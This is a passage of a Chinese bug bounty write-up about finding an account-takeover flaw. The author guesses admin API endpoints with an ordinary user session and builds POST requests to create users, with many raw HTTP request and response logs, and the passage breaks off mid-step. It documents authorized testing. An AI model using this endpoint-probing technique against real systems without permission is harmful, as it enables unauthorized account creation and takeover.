Bugbounty：一次有趣的账户接管

Hulk / 2019-09-16 08:57:24 / 浏览数 2878 渗透测试 渗透测试 顶(0) 踩(0)

概述

近期，我接受了一份对某个私人项目网站的测试邀请。开始，我询问网站方能否提供具有admin权限的测试用户，但被拒绝了，我只能用普通账户测试。

目标站点是一个普通网站，没有复杂的业务，多数为静态页面，这使我有些苦恼。登入普通账户后，唯一有趣的东西就是一个文件上传点，但只能上传PDF格式的文件，无

在挖洞界，有句名言：“网站如果有管理员用户，那么一定有管理员用户的特定端点”。


fuzz测试

因此，接下来我只能通过fuzz来找出这些端点。根据以往的经验，管理员用户有非常多的功能端点，比如修改用户信息的端点。

此端点可能是以下格式：

```
/api/v2/member/
/api/v2/members/
/api/v2/users/
/api/v2/user/
```


查看Burp-Suite历史请求，恰好有一个类似的API端点。



```
GET /api/v2/search/suggestion/counterparty/ HTTP/1.1
Host:
Connection: close
Accept: application/json, text/plain, */*
Origin:
X-CSRFToken:

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/72.0.3626.109 Safari/537.36
Referer:
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8
Cookie: _gcl_au=1.1.11         564085541;
_ga=GA1.2.1909485                         564085544012.1384097863;
                                                     6quj
I;
```

```
HTTP/1.1 200 OK
Date: Wed, 04 Sep 2019 18:33:39 GMT
Content-Type: application/json
Content-Length: 18
Connection: close
Server: nginx/1.10.3 (Ubuntu)
Vary: Accept, Cookie, Origin
Allow: GET, HEAD, OPTIONS
X-Frame-Options: SAMEORIGIN
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin:
Set-Cookie: sessionid=bluivwwxbjmbwhchhtila2jm8tl1f5d3; Domain=                ;
expires=Wed, 04-Sep-2019 22:33:39 GMT; HttpOnly; Max-Age=14400; Path=/; Secure
Strict-Transport-Security: max-age=31536000; includeSubDomains

{"suggestions":[]}
```


将/api/v2/search/suggestion/counterparty/改为/api/v2/members/，出现404错误。



```
GET /api/v2/members/ HTTP/1.1
Host:
Connection: close
Accept: application/json, text/plain, */*
Origin:
X-CSRFToken:

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/72.0.3626.109 Safari/537.36
Referer: h
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8
Cookie: _gcl_au=1.1.1116707715.1564085541;
_ga=GA1.2.1909                                   4012.1384097863;
csrftoken=                                       byGijjda6Fhn6quj
I; session
```

```
HTTP/1.1 404 Not Found
Date: Wed, 04 Sep 2019 18:36:08 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Server: nginx/1.10.3 (Ubuntu)
X-Frame-Options: SAMEORIGIN
Vary: Cookie, Origin
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin:
Set-Cookie: sessionid=bluivwwxbjmbwhchhtila2jm8tl1f5d3;
expires=Wed, 04-Sep-2019 22:36:08 GMT; HttpOnly; Max-Age=14400; Path=/; Secure
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Length: 1815

<!DOCTYPE html>
<html>
  <head>

    <style>
      html,
      body {
        background-color: #f4f9fb;
        color: #696d77;
        font-family: "Helvetica Neue", Helvetica, Arial, san-serif;
        font-size: 14px;
```


api/v2/users 404错误



```
GET /api/v2/users/ HTTP/1.1
Host:
Connection: close
Accept: application/json, text/plain, */*
Origin:
X-CSRFToken:
GDAMGYtoJgrrihNSacrCBYoLR6qksKGfrPKdcgY6jX0gRfNbyGijjda6Fhn6qujI
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/72.0.3626.109 Safari/537.36
Referer:
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8
Cookie: _gcl_au=1.1.1116707715.1564085541;
_ga=GA1.2.1909485287.1564085542; _fbp=fb.1.1564085544012.1384097863;
csrftoken=GDAMGYtoJgrrihNSacrCBYoLR6qksKGfrPKdcgY6jX0gRfNbyGijjda6Fhn6quj
I; sessionid=bluivwwxbjmbwhchhtila2jm8tl1f5d3
```

```
HTTP/1.1 404 Not Found
Date: Wed, 04 Sep 2019 18:35:44 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Server: nginx/1.10.3 (Ubuntu)
X-Frame-Options: SAMEORIGIN
Vary: Cookie, Origin
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin:
Set-Cookie: sessionid=bluivwwxbjmbwhchhtila2jm8tl1f5d3;
expires=Wed, 04-Sep-2019 22:35:44 GMT; HttpOnly; Max-Age=14400; Path=/; Secure
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Length: 1815

<!DOCTYPE html>
<html>
  <head>
    <tit
    <styl
      html,
      body {
        background-color: #f4f9fb;
        color: #696d77;
        font-family: "Helvetica Neue", Helvetica, Arial, san-serif;
        font-size: 14px;
        font-weight: 300;
        text-align: center;
      }
```


api/v2/user 405错误



```
GET /api/v2/user/ HTTP/1.1
Host:
Connection: close
Accept: application/json, text/plain, */*
Origin:
X-CSRFToken:
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/72.0.3626.109 Safari/537.36
Referer:
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8
Cookie: _gcl_au=1.1.1116707715.15640
_ga=GA1.2.190948                                          3;
csrftoken=                                             ua6Fhn6quj
```

```
HTTP/1.1 405 Method Not Allowed
Date: Wed, 04 Sep 2019 18:36:24 GMT
Content-Type: application/json
Content-Length: 40
Connection: close
Server: nginx/1.10.3 (Ubuntu)
Vary: Accept, Cookie, Origin
Allow: POST, OPTIONS
X-Frame-Options: SAMEORIGIN
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: https:
Set-Cookie: sessionid=bluivwwxbjmbwhchhtila2jm8tl1f5d3; Domain=
expires=Wed, 04-Sep-2019 22:36:24 GMT; HttpOnly; Max-Age=14400; Path=/; Secure
Strict-Transport-Security: max-age=31536000; includeSubDomains

{"detail":"Method \"GET\" not allowed."}
```

HTTP 405 错误 – 方法不被允许 (Method not allowed)，一般将GET改为POST方法即可解决问题。




```
POST /api/v2/user/ HTTP/1.1
Host:
Connection: close
Accept: application/json, text/plain, */*
Origin:
X-CSRFToken:
GDAMGYtoJgrrihNSacrCBYoLR6qksKGfrPKdcgY6jX0gRfNbyGijjda6Fhn6qujI
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/72.0.3626.109 Safari/537.36
Referer: https://
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8
Cookie: _gcl_au=1.1.1116707715.1564085541;
_ga=GA1.2.1909485287.1564085542; _fbp=fb.1.1564085544012.1384097863;
csrftoken=GDAMGYtoJgrrihNSacrCBYoLR6qksKGfrPKdcgY6jX0gRfNbyGijjda6Fhn6quj
I; sessionid=bluivwwxbjmbwhchhtila2jm8tl1f5d3
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
HTTP/1.1 400 Bad Request
Date: Wed, 04 Sep 2019 18:36:41 GMT
Content-Type: application/json
Content-Length: 157
Connection: close
Server: nginx/1.10.3 (Ubuntu)
Vary: Accept, Cookie, Origin
Allow: POST, OPTIONS
X-Frame-Options: SAMEORIGIN
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin:
Set-Cookie: sessionid=bluivwwxbjmbwhchhtila2jm8tl1f5d3;
expires=Wed, 04-Sep-2019 22:36:41 GMT; HttpOnly; Max-Age=14400; Path=/; Secure
Strict-Transport-Security: max-age=31536000; includeSubDomains

{"first_name":["This field is required."],"last_name":["This field is
required."],"email":["This field is required."],"password":["This field is
required."]}
```

尝试账户接管


服务器要求我们在body中提供更多参数信息，并且以JSON格式发送。简单构造：



```
POST /api/v2/user/ HTTP/1.1
Host:
Connection: close
Accept: application/json, text/plain, */*
Origin:
X-CSRFToken:
GDAMGYtoJgrrihNSacrCBYoLR6qksKGfrPKdcgY6jX0gRfNbyGijjda6Fhn6qujI
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/72.0.3626.109 Safari/537.36
Referer:
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8
Cookie: _gcl_au=1.1.1116707715.1564085541;
_ga=GA1.2.1909485287.1564085542; _fbp=fb.1.1564085544012.1384097863;
csrftoken=GDAMGYtoJgrrihNSacrCBYoLR6qksKGfrPKdcgY6jX0gRfNbyGijjda6Fhn6quj
I; sessionid=bluivwwxbjmbwhchhtila2jm8tl1f5d3
Content-Type: application/json
Content-Length: 86

{"last_name":"test","first_name":"test","password":"Pass@ord","email":"te
st@test.com"}
```

```
HTTP/1.1 400 Bad Request
Date: Wed, 04 Sep 2019 18:37:48 GMT
Content-Type: application/json
Content-Length: 38
Connection: close
Server: nginx/1.10.3 (Ubuntu)
Vary: Accept, Cookie, Origin
Allow: POST, OPTIONS
X-Frame-Options: SAMEORIGIN
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin:
Set-Cookie: sessionid=bluivwwxbjmbwhchhtila2jm8tl1f5d3;
expires=Wed, 04-Sep-2019 22:37:48 GMT; HttpOnly; Max-Age=14400; Path=/; Secure
Strict-Transport-Security: max-age=31536000; includeSubDomains

{"client":["This field is required."]}
```


此时报错，提示缺少client参数。一开始，我认为这个参数是用来控制用户权限的，将参数改为test，再次报错：



```
POST /api/v2/user/ HTTP/1.1
Host:
Connection: close
Accept: application/json, text/plain, */*
Origin:
X-CSRFToken:
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/72.0.3626.109 Safari/537.36
Referer: https
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8
Cookie: _gcl_au=1.1.1116707715.1564085541;
_ga=GA1                                      4097863;
csrf oken=GDAMGY                                  jda6Fhn6quj
I; sessionid=bluivwwxbjmbwhchhtila2jm
Content-Type: application/json
Content-Length: 102

{"last_name":"test","first_name":"test","password":"Pass@ord","email":"te
st@test.com","client":"test"}
```

```
HTTP/1.1 400 Bad Request
Date: Wed, 04 Sep 2019 18:38:21 GMT
Content-Type: application/json
Content-Length: 63
Connection: close
Server: nginx/1.10.3 (Ubuntu)
Vary: Accept, Cookie, Origin
Allow: POST, OPTIONS
X-Frame-Options: SAMEORIGIN
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin:
Set-Cookie: sessionid=bluivwwxbjmbwhchhtila2jm8tl1f5d3; Domain
expires=Wed, 04-Sep-2019 22:38:21 GMT; HttpOnly; Max-Age=14400; Path=/; Secure
Strict-Transport-Security: max-age=31536000; includeSubDomains

{"client":["Incorrect type. Expected pk value, received str."]}
```

Ok，将其改为整形：

